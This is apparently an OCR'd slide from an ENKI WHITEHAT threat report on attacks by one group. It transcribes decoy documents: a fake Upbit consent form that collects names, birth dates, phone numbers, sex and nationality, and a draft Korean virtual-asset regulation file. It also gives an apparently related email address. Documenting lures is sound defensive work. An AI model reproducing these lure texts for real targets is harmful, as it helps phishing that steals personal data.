




widyket0212701@gmail.com

ENKI WHITEHAT

03 동일 그룹 공격 사례



UPbit

개인정보 수집•이용 동의서

두나무 주식회사는 개인정보 보호법을 준수하며, 본 동의서로 취득한 개인정보는 아래의 수집·이용 목적으로만 이용됩니다.

본 동의는 거부할 수 있으며, 동의 거부 시 관련된 디지털 자산(NFT 포함) 거래지원 등의 서비스 제공이 불가능하거나 정기평가 시 불이익이 있을 수 있습니다.

□ 개인정보 수집·이용 동의

수집·이용 목적	수집하는 개인정보의 항목
자금세탁행위 방지 및 이상금융거래 탐지 등을 포함하는 법령상 의무 이행, 금융사고 방지, 관련 시스템 개선	성명(국문/영문), 생년월일, 휴대전화번호, 성별, 국적


본인은 상기 내용을 충분히 숙지하였음을 확인하며 상기 개인정보를 수집·이용하는 것에 동의합니다.( ), 동의하지 않습니다. ( )

성명(국문)		**성명(영문)**	
생년월일		**휴대전화번호**	
성별		**국적**	

20 년 월 일

성명: (서명/인)

두나무



가상자산업감독규정_제정안.docx [호환 모드] - Word

가나다Aa 표준 | 가나다Aa Table P... | 가나다Aa 간격 없음 | 가나다Aa 목록 단락 | 가나디 본문 | 가나다. 제목 1 | 가나다Aa 제목 2 | 가나디 제목 | 가나다Aa 부제 | 가나다Aa 약한 강조 | 가나다Aa 강조

스타일

가상자산업감독규정 제정안

제1장 총 칙

제1조(목적) 이 규정은 「가상자산 이용자 보호 등에 관한 법률」(이하 "법"이라 한다) 및 같은 법 시행령(이하 "영"이라 한다)에서 금융위원회에 위임한 사항과 그 시행에 필요한 사항을 규정함을 목적으로 한다.

제2조(가상자산의 범위) 영 제2조제4호단서에서 "금융위원회가 정하여 고시하는 경우"란 특정 재화나 서비스의 지급수단으로 사용이 가능한 경우를 말한다.

제3조 (가상자산위원회의 구성 및 운영) ① 영 제4조제3항제2호부터 제6호까지의 규정에 해당하는 위원(이하 "위촉위원"이라 한다)의 임기는 2년으로 하되, 한 차례만 연임할 수 있다.

② 위촉위원은 임기가 만료된 경우에도 후임자가 위촉될 때까지 그 직무를 수행할 수 있다.

③ 위원이 궐위된 때에는 지체 없이 새로운 위원을 임명 또는 위촉하여야 한다. 이 경우 후임으로 임명 또는 위촉된 위원의 임기는 새로이 개시된다.

ENKI WHITEHAT


ENKI
엔 키 화 이 트 햇